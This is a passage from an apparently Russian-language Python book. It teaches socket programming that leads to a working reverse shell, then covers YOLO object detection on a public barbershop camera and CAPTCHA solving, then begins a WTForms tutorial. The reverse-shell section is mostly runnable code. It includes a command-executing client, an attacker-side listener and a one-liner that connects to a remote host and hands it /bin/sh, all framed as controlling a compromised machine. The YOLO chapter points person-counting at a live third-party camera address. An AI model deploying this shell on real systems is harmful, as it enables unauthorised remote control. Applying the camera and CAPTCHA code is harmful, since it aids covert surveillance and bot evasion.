    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('<HOST>', <PORT>))
    while True:
        data = s.recv(4096)
        if not data:
            continue
        st = data.decode("ascii")
        # Здесь идет алгоритм обработки задачи, результаты работы которого должны оказаться
        # в переменной result
        s.send(str(result)+'\n'.encode('utf-8'))
finally:
    s.close()
```

Здесь мы сохраняем байтовые данные в переменную `data`, а потом преобразуем их из кодировки ASCII в строке `st = data.decode("ascii")`. Теперь в переменной `st` у нас хранится то, что нам прислал сервер. Отправлять ответ мы можем, только подав на вход строковую переменную, поэтому обязательно используем функцию `str()`. В конце у нее символ переноса строки — `\n`. Далее мы все кодируем в UTF-8 и методом `send()` отправляем серверу. В конце нам обязательно нужно закрыть соединение.

## Делаем полноценный reverse shell

От обучающих примеров переходим к реальной задаче — разработке обратного шелла, который позволит выполнять команды на захваченной удаленной машине.

При этом добавить нам нужно только вызов функции `subprocess`. Что это такое? В Python есть модуль `subprocess`, который позволяет запускать в операционной системе процессы, управлять ими и взаимодействовать с ними через стандартный ввод и вывод. В качестве простейшего примера используем `subprocess`, чтобы запустить блокнот:

```
import subprocess
subprocess.call('notepad.exe')
```

Здесь метод `call()` вызывает (запускает) указанную программу.

Переходим к разработке шелла. В данном случае сторона сервера будет атакующей (т. е. наш компьютер), а сторона клиента — атакованной машиной. Именно поэтому шелл называется обратным.

## Сторона клиента (атакованная машина)

Вначале все стандартно: подключаем модули, создаем экземпляр класса `socket` и подключаемся к серверу (к тому, кто атакует):

```
import socket
import subprocess
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 8888))
```

Обрати внимание: когда мы указываем IP для подключения, это адрес атакующего. То есть в данном случае наш.

Далее идет основная часть кода, где мы обрабатываем команды и выполняем их.

```
while 1:
    command = s.recv(1024).decode()
    if command.lower() == 'exit':
        break
    output = subprocess.getoutput(command)
    s.send(output.encode())
s.close()
```

Вкратце пройдемся по коду. Так как нам в какой-то момент нужно будет выйти из шелла, мы проверяем, не придет ли команда `exit`, и, если придет, прерываем цикл. На случай, если она вдруг будет написана заглавными буквами или с заглавной, переводим все символы принятой команды в нижний регистр строковым методом `lower()`.

А теперь самое главное. Метод `getoutput()` модуля `subprocess` вызывает исполнение команды и возвращает то, что она выдаст. Мы сохраним вывод в переменную `output`.

Наш буфер ограничен одним килобайтом памяти, чего может не хватить для сохранения больших выводов. Для этого просто нужно зарезервировать больше памяти. Например, 4096 байт, а не 1024.

Далее мы отправляем результат выполнения атакующему и, если атакующий завершил сессию командой `exit`, закрываем соединение.

Весь код будет выглядеть вот так:

```
import socket
import subprocess
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 8888))
while 1:
    command = s.recv(1024).decode()
```

```
if command.lower() == 'exit':
    break
output = subprocess.getoutput(command)
s.send(output.encode())
s.close()
```

## Сторона сервера (атакующего)

Здесь все начинается абсолютно так же, как и в примерах выше.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 8888))
s.listen(5)
```

Единственное изменение — это IP-адрес. Указав одни нули, мы используем все IP, которые есть на нашей локальной машине. Если локальных адресов несколько, то сервер будет работать на любом из них.

Далее принимаем подключение и данные: в `client` будет новое подключение (сокет), а в `addr` будет лежать адрес отправителя:

```
client, addr = s.accept()
```

Теперь основная часть:

```
while 1:
    command = str(input('Enter command:'))
    client.send(command.encode())
    if command.lower() == 'exit':
        break
    result_output = client.recv(1024).decode()
    print(result_output)
    client.close()
s.close()
```

Думаю, тебе уже знаком этот код. Здесь все просто: в переменную `command` мы сохраняем введенную с клавиатуры команду, которую потом отправляем на атакуемую машину. И заодно организуем себе возможность цивилизованно выйти, набрав команду `exit`. Далее сохраняем то, что нам прислала атакованная машина, в переменную `result_output` и выводим ее содержимое на экран. После выхода из цикла закрываем соединение с клиентом и с самим сервером.

Весь код будет таким:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 8888))
s.listen(5)
client, addr = s.accept()
while 1:
    command = str(input('Enter command:'))
```

```
client.send(command.encode())
if command.lower() == 'exit':
    break
result_output = client.recv(1024).decode()
print(result_output)
client.close()
s.close()
```

Осталось проверить! Запускаем в одной консоли сервер (сторона атакующего) (рис. 2.4), а в другой — клиент (атакуемый) (рис. 2.5) и видим вывод в консоли сервера.




Рис. 2.4. Вывод на стороне атакующего




Рис. 2.5. Ура, блокнот!

Попробуем открыть блокнот, написав `notepad.exe`.

Поздравляю, твой первый шелл готов!

## Шелл одной строчкой

Чтобы закинуть код на удаленную машину, удобно иметь его в виде одной строки. Благо в Python есть все необходимое, чтобы уместить код клиента в одну недлинную строку. Вот как она выглядит.

```
python -c 'import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("10.0.0.1", 8888)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);'
```

Ключ `-c` позволяет передать программу в качестве параметра.

Думаю, ты сразу подметил знакомые элементы кода. Но для удобства я распишу построчно:

```
import socket, subprocess, os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.0.0.1', 8888))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p=subprocess.call(['/bin/sh', '-i']) # Для Windows -.call('cmd.exe')
```

Как видишь, появилось кое-что новенькое: `os`, `dup2()`, `fileno()`. Чтобы понять, как это работает, нужно знать, что такое файловые дескрипторы.

Если совсем по-простому, то это некие целые неотрицательные числа, которые возвращаются процессу после того, как он создаст поток ввода-вывода и поток диагностики. В UNIX устоявшиеся названия потоков — это 0, 1 и 2. 0 соответствует стандартному вводу процесса (терминал), 1 — стандартный вывод (терминал), 2 — поток диагностики (файл с сообщениями об ошибках).

Модуль `os` — это еще один стандартный элемент Python. Он позволяет программе общаться с операционной системой. Входящий в него метод `dup2()` предназначен для того, чтобы менять значения файловых дескрипторов. `fileno()` — это метод объекта типа `socket`, который возвращает файловый дескриптор сокета. А при помощи метода `dup2()` мы меняем дескрипторы ввода-вывода и ошибок на соответствующие дескрипторы сокета.

```
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
```

То есть, считай, мы взяли и сделали наш сокет полноценным процессом. Что это нам дает? Мы можем запустить терминал и использовать его! Для этого нужна вот эта строка:

```
p=subprocess.call(['/bin/sh', '-i'])
```

Для Windows она будет слегка другой:

```
p=subprocess.call('cmd.exe')
```

Вот так вот мы «обхитрили» систему. Точнее, просто воспользовались одной из продвинутых функций.

## **В завершение**

Теперь ты не только знаешь, как организовать передачу сообщений между программами на Python, но и умеешь писать хитрые однострочники, которые передают тебе управление удаленной машиной. Думаю, ты уже ощущаешь невероятную мощь и готов к экспериментам. Желаю удачи с ними!

### 3. YOLO! Используем нейросеть, чтобы следить за людьми и разгадывать капчу

*Татьяна Бабичева*

You only look once, или YOLO, — эффективный алгоритм, который позволяет выделять объекты на изображении. В этой главе мы используем его, чтобы написать на Python программу для определения числа людей в помещении и попутно опробуем его в разгадывании капчи.

Если ты смотрел «Терминатор», то помнишь кадры из глаз Т-800: он глядел по сторонам и определял разные объекты (рис. 3.1). Тогда о такой машине можно было только мечтать, а сегодня ее можно смастерить самому из готовых частей.




Рис. 3.1. Кадр из фильма «Терминатор»

Распознавание объектов сегодня используется для решения самых разных задач: классификации видов растений и животных, распознавания лиц, определения габаритов объектов — и это далеко не полный список.



## Какие бывают алгоритмы

Существует несколько алгоритмов обнаружения объектов на изображениях и видео. Посмотрим, что они собой представляют.

### R-CNN, Region-Based Convolutional Neural Network

Сперва на изображении с помощью алгоритма выборочного поиска выделяются регионы, которые предположительно содержат объект. Далее сверточная нейронная сеть (CNN, [https://ru.wikipedia.org/wiki/Свёрточная\\_нейронная\\_сеть](https://ru.wikipedia.org/wiki/Свёрточная_нейронная_сеть)) пытается выявить признаки объектов для каждого из этих регионов, после чего машина опорных векторов классифицирует полученные данные и сообщает класс обнаруженного объекта.

Обработка в режиме реального времени не поддерживается.

### Fast R-CNN, Fast Region-Based Convolutional Neural Network

Подход аналогичен алгоритму R-CNN. Но вместо того, чтобы предварительно выделять регионы, мы передаем входное изображение в CNN для создания сверточной карты признаков, где затем будет происходить выборочный поиск, а предсказание класса объектов выполняет специальный слой Softmax.

Обработка в режиме реального времени не поддерживается.

### Faster R-CNN, Faster Region-Based Convolutional Neural Network

Подобно Fast R-CNN изображение передается в CNN создания сверточной карты признаков, но вместо алгоритма выборочного поиска для прогнозирования предложений по регионам используется отдельная сеть.

Обработка в режиме реального времени: поддерживается при высоких вычислительных мощностях.

### YOLO, You Only Look Once

Изображение делится на квадратную сетку. Для каждой ячейки сети CNN выводит вероятности определяемого класса. Ячейки, имеющие вероятность класса выше порогового значения, выбираются и используются для определения местоположения объекта на изображении.

Обработка в режиме реального времени: поддерживается!

Как видишь, YOLO пока что лучший вариант для обнаружения и распознавания образов. Он отличается высокой скоростью и точностью обнаружения объектов,



```

net.setInput(blob)
outs = net.forward(out_layers)
class_indexes, class_scores, boxes = ([] for i in range(3))
objects_count = 0

# Запуск поиска объектов на изображении
for out in outs:
    for obj in out:
        scores = obj[5:]
        class_index = np.argmax(scores)
        class_score = scores[class_index]
        if class_score > 0:
            center_x = int(obj[0] * width)
            center_y = int(obj[1] * height)
            obj_width = int(obj[2] * width)
            obj_height = int(obj[3] * height)
            box = [center_x - obj_width // 2, center_y - obj_height // 2,
                  obj_width, obj_height]

            boxes.append(box)
            class_indexes.append(class_index)
            class_scores.append(float(class_score))

# Выборка
chosen_boxes = cv2.dnn.NMSBoxes(boxes, class_scores, 0.0, 0.4)
for box_index in chosen_boxes:
    box_index = box_index[0]
    box = boxes[box_index]
    class_index = class_indexes[box_index]

    # Для отладки рисуем объекты, входящие в искомые классы
    if classes[class_index] in classes_to_look_for:
        objects_count += 1
        image_to_process = draw_object_bounding_box(image_to_process, class_index,
                                                    box)

final_image = draw_object_count(image_to_process, objects_count)
return final_image

```

Далее добавим функцию, которая позволит нам обвести найденные на изображении объекты с помощью координат границ, которые мы получили в `apply_yolo_object_detection`.

```

def draw_object_bounding_box(image_to_process, index, box):
    """
    Рисование границ объекта с подписями
    :param image_to_process: исходное изображение
    :param index: индекс определенного с помощью YOLO класса объекта
    """

```

```

:param box: координаты области вокруг объекта
:return: изображение с отмеченными объектами
"""
x, y, w, h = box
start = (x, y)
end = (x + w, y + h)
color = (0, 255, 0)
width = 2
final_image = cv2.rectangle(image_to_process, start, end, color, width)

start = (x, y - 10)
font_size = 1
font = cv2.FONT_HERSHEY_SIMPLEX
width = 2
text = classes[index]
final_image = cv2.putText(final_image, text, start, font, font_size, color, width,
                           cv2.LINE_AA)

return final_image

```

**Добавим функцию, которая выведет количество распознанных объектов на изображении.**

```

def draw_object_count(image_to_process, objects_count):
    """
    Подпись количества найденных объектов на изображении
    :param image_to_process: исходное изображение
    :param objects_count: количество объектов искомого класса
    :return: изображение с подписанным количеством найденных объектов
    """

    start = (45, 150)
    font_size = 1.5
    font = cv2.FONT_HERSHEY_SIMPLEX
    width = 3
    text = "Objects found: " + str(objects_count)

    # Вывод текста с обводкой (чтобы было видно при разном освещении картинки)
    white_color = (255, 255, 255)
    black_outline_color = (0, 0, 0)
    final_image = cv2.putText(image_to_process, text, start, font, font_size,
                              black_outline_color, width * 3, cv2.LINE_AA)
    final_image = cv2.putText(final_image, text, start, font, font_size, white_color,
                              width, cv2.LINE_AA)

    return final_image

```

**Напишем функцию, которая будет анализировать изображение и выводить на экран результат работы написанных нами алгоритмов.**

```
def start_image_object_detection():
    """
    Анализ изображения
    """
    try:
        # Применение методов распознавания объектов на изображении от YOLO
        image = cv2.imread("assets/truck_captcha.png")
        image = apply_yolo_object_detection(image)

        # Вывод обработанного изображения на экран
        cv2.imshow("Image", image)
        if cv2.waitKey(0):
            cv2.destroyAllWindows()

    except KeyboardInterrupt:
        pass
```

**А теперь мы создадим функцию main, в которой настроим нашу сеть, и попробуем запустить ее.**

```
if __name__ == '__main__':

    # Загрузка весов YOLO из файлов и настройка сети
    net = cv2.dnn.readNetFromDarknet("yolov4-tiny.cfg", "yolov4-tiny.weights")
    layer_names = net.getLayerNames()
    out_layers_indexes = net.getUnconnectedOutLayers()
    out_layers = [layer_names[index[0] - 1] for index in out_layers_indexes]

    # Загрузка из файла классов объектов, которые умеет обнаруживать YOLO
    with open("coco.names.txt") as file:
        classes = file.read().split("\n")

    # Определение классов, которые будут приоритетными для поиска на изображении
    # Названия находятся в файле coco.names.txt
    # В данном случае определяется грузовик для прохождения CAPTCHA
    classes_to_look_for = ["truck"]

    start_image_object_detection()
```

**Давай посмотрим, как алгоритм YOLO справился с тестом простой CAPTCHA (рис. 3.2, 3.3).**

**Некоторая погрешность все же есть, но два из трех грузовиков алгоритм выбрал правильно.**

**Кажется, пока что восстание машин нам не грозит! :)**




Рис. 3.2. Исходная CAPTCHA




Рис. 3.3. Результат применения YOLO

## Модифицируем приложение

Теперь мы с тобой приступим к решению практической задачи, в которой нам будет важно контролировать количество человек в помещении. Тем более что во время ограничительных мер, связанных с COVID-19, это не просто интересно, но еще и актуально.

Чтобы задача была на «живом примере», мы воспользуемся публичной камерой, установленной в одном из барбершопов Лондона. Из-за его скромной площади находиться внутри может не больше десяти человек.

Чтобы решить эту задачу, достаточно добавить функцию, которая будет обрабатывать видео по кадрам и выводить результат обработки на экран. Чтобы не нагружать устройство обработкой каждого кадра, обновление экрана будет происходить по нажатию любой клавиши. На мощных компьютерах это необязательно.

```
def start_video_object_detection():
    """
    Захват и анализ видео в режиме реального времени
    """
    while True:
```

```

try:
    # Захват картинки с видео
    video_camera_capture =
        cv2.VideoCapture("http://81.130.136.82:82/mjpg/video.mjpg")

    while video_camera_capture.isOpened():
        ret, frame = video_camera_capture.read()
        if not ret:
            break

        # Применение методов распознавания объектов на кадре видео от YOLO
        frame = apply_yolo_object_detection(frame)

        # Вывод обработанного изображения на экран с уменьшением размера окна
        frame = cv2.resize(frame, (1920 // 2, 1080 // 2))
        cv2.imshow("Video Capture", frame)
        if cv2.waitKey(0):
            break

    video_camera_capture.release()
    cv2.destroyAllWindows()

except KeyboardInterrupt:
    pass

```

**Также нам потребуется немного модифицировать функцию main, чтобы теперь запускать обработку видео вместо обработки изображения.**

```

if __name__ == '__main__':

    # Загрузка весов YOLO из файлов и настройка сети
    net = cv2.dnn.readNetFromDarknet("yolov4-tiny.cfg", "yolov4-tiny.weights")
    layer_names = net.getLayerNames()
    out_layers_indexes = net.getUnconnectedOutLayers()
    out_layers = [layer_names[index[0] - 1] for index in out_layers_indexes]

    # Загрузка из файла классов объектов, которые умеет обнаруживать YOLO
    with open("coco.names.txt") as file:
        classes = file.read().split("\n")

    # Определение классов, которые будут приоритетными для поиска на изображении
    # Названия находятся в файле coco.names.txt
    # В данном случае определяется грузовик для прохождения САРТСНА и человек для
    # анализа видео
    classes_to_look_for = ["truck", "person"]

    start_video_object_detection()

```

**Получаем результат: шесть из семи человек были распознаны (рис. 3.4).**




Рис. 3.4. Результат обработки видео

Можно добавить и другие полезные функции: например, отправлять на почту или в Telegram сообщение о том, что в барбершоп набилось многовато людей.

## Итоги

Алгоритмы обнаружения объектов не дают стопроцентной точности, но они все равно эффективны и способны работать гораздо быстрее любого из нас.

Возможно, ты спросишь, почему мы не следим, чтобы соблюдалось расстояние в полтора метра. В реальной жизни его будет сложно проверять: например, когда перед нами пара друзей, семья с ребенком или происходит действие, невозможное без близкого контакта, а в парикмахерской это случается постоянно. Кроме того, если камера будет стоять под неудачным углом, сложность измерения расстояния возрастает.

Здесь потребуются алгоритмы, определяющие в перспективе габариты объектов и работающие с трехмерным пространством. Такие используются для определения транспортных средств в самоуправляемых автомобилях — Aggregate View Object Detection (<https://github.com/kujason/avod>) или YOLO 3D Oriented Object Bounding Box Detection (<https://github.com/maudzung/Complex-YOLOv4-Pytorch>).

Исходники проекта, с которыми ты сможешь поработать над решением подобных задач, смотри в моем репозитории на GitHub (<https://github.com/EnjiRouz/Yolo-Object-Detection-Examples>).





## 4. Идеальная форма.

# Обрабатываем сложные формы на Python с помощью WTForms

---

*Илья Русанен*

Обработка HTML-форм в веб-приложениях — несложная задача. Казалось бы, о чем говорить: набросал форму в шаблоне, создал обработчики на сервере — и готово. Проблемы начинаются, когда форма разрастается: нужно следить за полями, их ID, атрибутами `name`, корректно маппить атрибуты на бэкенде при генерации и процессинге данных. А если часть формы нужно еще и использовать повторно, то разработка превращается в постоянную рутину: приходится бесконечно копировать атрибуты тегов с клиента на сервер и копипастить однотипный код. Однако есть способы сделать работу с формами удобной.

## Зачем это нужно?

Чтобы понять, какую проблему мы решаем, давай взглянем на простой пример. Представь, что в нашем веб-приложении есть форма для создания пользователей.

```
<form action="">
  <!-- personal info -->
  <input type="text" id="f_name" name="f_name" placeholder="John" />
  <input type="text" id="l_name" name="l_name" placeholder="Dow" />

  <!-- account info -->
  <input type="email" id="email" name="email" placeholder="john@example.com" />
  <input type="password" id="password" name="password" placeholder="*****" />

  <!-- meta info -->
  <select name="gender" id="gender">
    <option value="0">Male</option>
    <option value="1" selected>Female</option>
  </select>
  <input type="city" id="city" name="city" placeholder="Saint-Petersburg" />
  <textarea name="signature" id="signature" cols="30" rows="10"></textarea>
```

```
<input type="submit" value="Create user!" />
</form>
```

Эта форма выглядит просто. Однако использование в реальном приложении добавит ряд задач.

1. У каждого поля (или в одном блоке) нужно вывести информацию об ошибках, которые могут появиться при валидации формы.
2. Скорее всего, для некоторых полей мы захотим иметь подсказки.
3. Наверняка нам нужно будет повесить по одному или несколько CSS-классов на каждое поле или даже делать это динамически.
4. Часть полей должна содержать предварительно заполненные данные с бэкенда — предыдущие попытки сабмита формы или данные для выпадающих списков. Частный случай с полем `gender` прост, однако опции для селекта могут формироваться запросами к БД.

И так далее. Все эти доделки раздуют нашу форму как минимум вдвое.

А теперь посмотрим на то, как мы будем обрабатывать эту форму на сервере.

Для каждого поля мы должны сделать следующее.

1. Корректно смаппить его по `name`.
2. Проверить диапазон допустимых значений — валидировать форму.
3. Если были ошибки, сохранить их, вернув форму для редактирования назад на клиентскую часть.
4. Если все ОК, то смаппить их на объект БД или аналогичную по свойствам структуру для дальнейшего процессинга.

Вдобавок при создании пользователя тебе, как админу, нужно заполнять только часть данных `email` и `password`, остальное пользователь заполнит сам в профиле. В этом случае тебе, скорее всего, придется скопировать шаблон, удалив часть полей, создать идентичный обработчик формы на сервере или вставлять проверки в текущий для различных вариантов формы. Логику валидации полей придется или копировать, или выносить в отдельную функцию. При этом нужно не запутаться в названиях полей, приходящих с клиента, иначе данные просто потеряются.

Но пользователей нужно не только создавать, но и редактировать, используя ту же самую форму! Причем у админа и юзера эти формы будут разные, с частично пересекающимся набором полей.

Все эти требования резко увеличивают количество шаблонов, обработчиков, валидаторов, которые в лучшем случае будут вынесены в общий модуль, а скорее всего, будут копипаститься по-быстрому. И при необходимости изменить одно поле в форме придется перелопатить все приложение, отлавливая ошибки и опечатки.

Было бы удобнее описать форму в каком-то декларативном формате, например в виде Python-класса, одноразово описав все параметры, классы, валидаторы, обработчики, а заодно предусмотрев возможности ее наследования и расширения. Вот

тут-то нам и поможет библиотека WTForms (<https://wtforms.readthedocs.io/en/stable/>).

Если ты использовал крупные фреймворки типа Django или Rails, ты уже сталкивался со схожей функциональностью в том или ином виде. Однако не для каждой задачи требуется огромный Django. Применять WTForms удобно в паре с легковесными микрофреймворками или в узкоспециализированных приложениях с необходимостью обрабатывать веб-формы, где использование Django неоправданно.

## Установка

Для начала установим саму библиотеку. Я буду показывать примеры на Python 3. Там, где нужен контекст, код выполняется в обработчике фреймворка aiohttp (<https://docs.aiohttp.org/en/stable/>). Суть это не меняет — примеры будут работать с Flask (<http://flask.pocoo.org/>), Sanic (<https://github.com/huge-success/sanic>) или любым другим модулем. В качестве шаблонизатора используется Jinja2 (<https://jinja.palletsprojects.com/en/2.10.x/>). Устанавливаем через pip:

```
pip install wtforms
```

Проверяем версию.

```
import wtforms
wtforms.__version__

'2.2.1'
```

Попробуем переписать форму выше на WTForms и обработать ее.

## Создание формы

В WTForms есть ряд встроенных классов для описания форм и их полей. Определение формы — это класс, наследуемый от встроенного в библиотеку класса `Form`. Поля формы описываются атрибутами класса, каждому из которых при создании присваивается инстанс класса поля типа, соответствующего типу поля формы. Звучит сложно, на деле проще.

```
from wtforms import Form, StringField, TextAreaField, SelectField, validators

class UserForm(Form):
    first_name = StringField('First name', [validators.Length(min=5, max=30)])
    last_name = StringField('Last name', [validators.Length(min=5, max=30)])

    email = StringField('Email', [validators.Email()])
    password = StringField('Password')

    # meta
    gender = SelectField('Gender', coerce=int, choices=[ # cast val as int
        (0, 'Male'),
        (1, 'Female'),
    ])
    ])
```

```
city = StringField('City')
signature = TextAreaField('Your signature', [validators.Length(min=10, max=4096)])
```

Вот, что мы сделали.

1. Создали класс `UserForm` для нашей формы. Он наследован от встроенного `Form` (и `BaseForm`).
2. Каждое из полей формы описали атрибутом класса, присвоив объект встроенного в либу класса типа `Field`.

В большинстве полей формы мы использовали импортированный класс `StringField`. Как нетрудно догадаться, поле `gender` требует ввода другого типа — ограниченного набора значений (м/ж), поэтому мы использовали `SelectField`. Подпись пользователя тоже лучше принимать не в обычном `input`, а в `textarea`, поэтому мы использовали `TextAreaField`, чье HTML-представление (виджет) — тег `<textarea></textarea>`. Если бы нам нужно было обрабатывать числовое значение, мы бы импортировали встроенный класс `IntegerField` и описали бы поле им.

